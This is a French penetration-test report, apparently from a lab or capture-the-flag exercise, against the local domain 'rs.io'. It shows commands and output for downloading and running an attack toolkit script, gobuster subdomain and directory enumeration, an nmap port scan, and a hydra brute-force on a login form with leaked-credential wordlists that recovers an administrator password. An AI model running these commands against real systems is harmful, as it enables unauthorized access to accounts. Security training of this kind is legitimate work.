

Pentest Vulnerability Report : Epsilon

Table des matières

<i>Cible</i>	3
<i>Attaquant</i>	3
<i>Titre de la vulnérabilité</i>	3
<i>Brute force</i>	3
<i>Description de la vulnérabilité</i>	3
<i>Éléments affectés</i>	3
<i>Préalables</i>	3
<i>Mise en place</i>	3
<i>Proof of concept</i>	4
<i>Impact</i>	10
<i>Mitigation</i>	10

Cible

Le domaine local « rs.io »

Attaquant

Les Rogue Sentinels

Titre de la vulnérabilité

Brute force

Description de la vulnérabilité

Il s'agit d'une méthode d'intrusion qui consiste à tester toutes les combinaisons possibles afin de trouver celle qui marche.

Éléments affectés

Le serveur du site

Préalables

- Un toolkit qui nous est donné.
- Réseau de machines. (rs.io)

Mise en place

Ce proof of concept est conçu sur une machine virtuelle Kali Linux 64 bits.

Notre cible est donner il s'agit du domaine local « rs.io »

Nous installons le toolkit fourni sur un Kali Linux 64-bit avec cette ligne de commande :

```
➔ wget https://raw.githubusercontent.com/RogueSentinels/hacker-toolkit/main/attack.sh && chmod +x attack.sh
```

Nous préparons notre station de travail avec :

→ `sudo ./attack.sh workstation-setup`

Et nous lançons l'attaque avec :

→ `sudo ./attack.sh up`

Proof of concept

1) Chercher les sous domaines avec gobuster :

→ `gobuster dns -d rs.io -w hacker-toolkit/wordlists/common_subdomains.txt`

```
(kali㉿kali)-[~/Documents/ProjetCyberSecu]
└─$ gobuster dns -d rs.io -w hacker-toolkit/wordlists/common_subdomains.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Domain:      rs.io
[+] Threads:     10
[+] Timeout:     1s
[+] Wordlist:     hacker-toolkit/wordlists/common_subdomains.txt

Starting gobuster in DNS enumeration mode

[INFO] [-] Unable to validate base domain: rs.io (lookup rs.io on 192.168.30.50:53: no such host)
Found: alpha.rs.io
Found: beta.rs.io
Found: delta.rs.io
Found: dns.rs.io
Found: epsilon.rs.io
Found: gamma.rs.io

Progress: 1014 / 1014 (100.00%)

Finished
```

2) Trouver le sous domaine `epsilon.rs.io`.

```
Found: epsilon.rs.io
```

3) Scan de port avec nmap sur le sous domaine :

➔ `nmap -p- epsilon.rs.io`

```
(kali㉿kali)-[~]  
$ nmap -p- epsilon.rs.io  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-22 03:56 EST  
Nmap scan report for epsilon.rs.io (192.168.30.6)  
Host is up (0.000080s latency).  
Not shown: 65534 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
6723/tcp  open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds
```

4) On trouve le port 6723 ouvert.

```
PORT      STATE  
6723/tcp  open
```

5) On ouvre un navigateur sur le port 6723 et on trouve un site web.

epsilon.rs.io:6723

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

MySypport

MySypport pricing

Try our enterprise plan for free (30 days)


Free	Pro	Enterprise
€0/mo	€50/mo	€200/mo
50 support tickets 2 GB of storage Email support Help center access	200 support tickets 10 GB of storage Priority email support Help center access	Unlimited support tickets 15 GB of storage Phone and email support Help center access
Sign up for free	Get started	Contact us

Compare plans



	Free	Pro	Enterprise
Public			
Private			
Permissions			
Sharing			
Unlimited members			
Extra security			

6) On exécute un gobuster sur le site web :

→ `gobuster dir -u http://epsilon.rs.io:6723 -w hacker-toolkit/wordlists/common_urls.txt`



7) On trouve un chemin `/support_login` contenant un formulaire de login avec un champ `username` et `password`.




8) On lance une attaque avec hydra :

➔ `hydra -L wordlists/leaked_users.txt -P wordlists/leaked_passwords.txt 192.168.30.6 -s 6723 http-form-post "/support_login:username=^USER^&password=^PASS^:Invalid credentials"`


```
(kali@kali) ~/Documents/ProjetCyberSecu/hacker-toolkit
$ hydra -L wordlists/leaked_users.txt -P wordlists/leaked_passwords.txt 192.168.30.6 -s 6723 http-form-post "/support_login:username=^USER^&password=^PASS^:Invalid credentials"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-22 04:38:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 18681 login tries (l:13/p:1437), ~1168 tries per task
[DATA] attacking http-post-form://192.168.30.6:6723/support_login:username=^USER^&password=^PASS^:Invalid credentials
[STATUS] 3812.00 tries/min, 3812 tries in 00:01h, 14869 to do in 00:04h, 16 active
[6723][http-post-form] host: 192.168.30.6 login: administrator password: jayden12345
[STATUS] 4014.00 tries/min, 12042 tries in 00:03h, 6639 to do in 00:02h, 16 active
[STATUS] 4024.25 tries/min, 16137 tries in 00:04h, 2544 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-22 04:43:04
```

9) On trouve le couple `administrator:jayden12345`.



10) On se connecte sur le site avec le couple `administrator:jayden12345`.



11) On trouve le flag :

➔ Flag = \${FLAG_BruteForced}
➔

Impact

On est arrivé à se connecter.

Mitigation

Mettre en place un système de CAPTCHA pour empêcher l'utilisations de bot ou une authentification à plusieurs facteurs.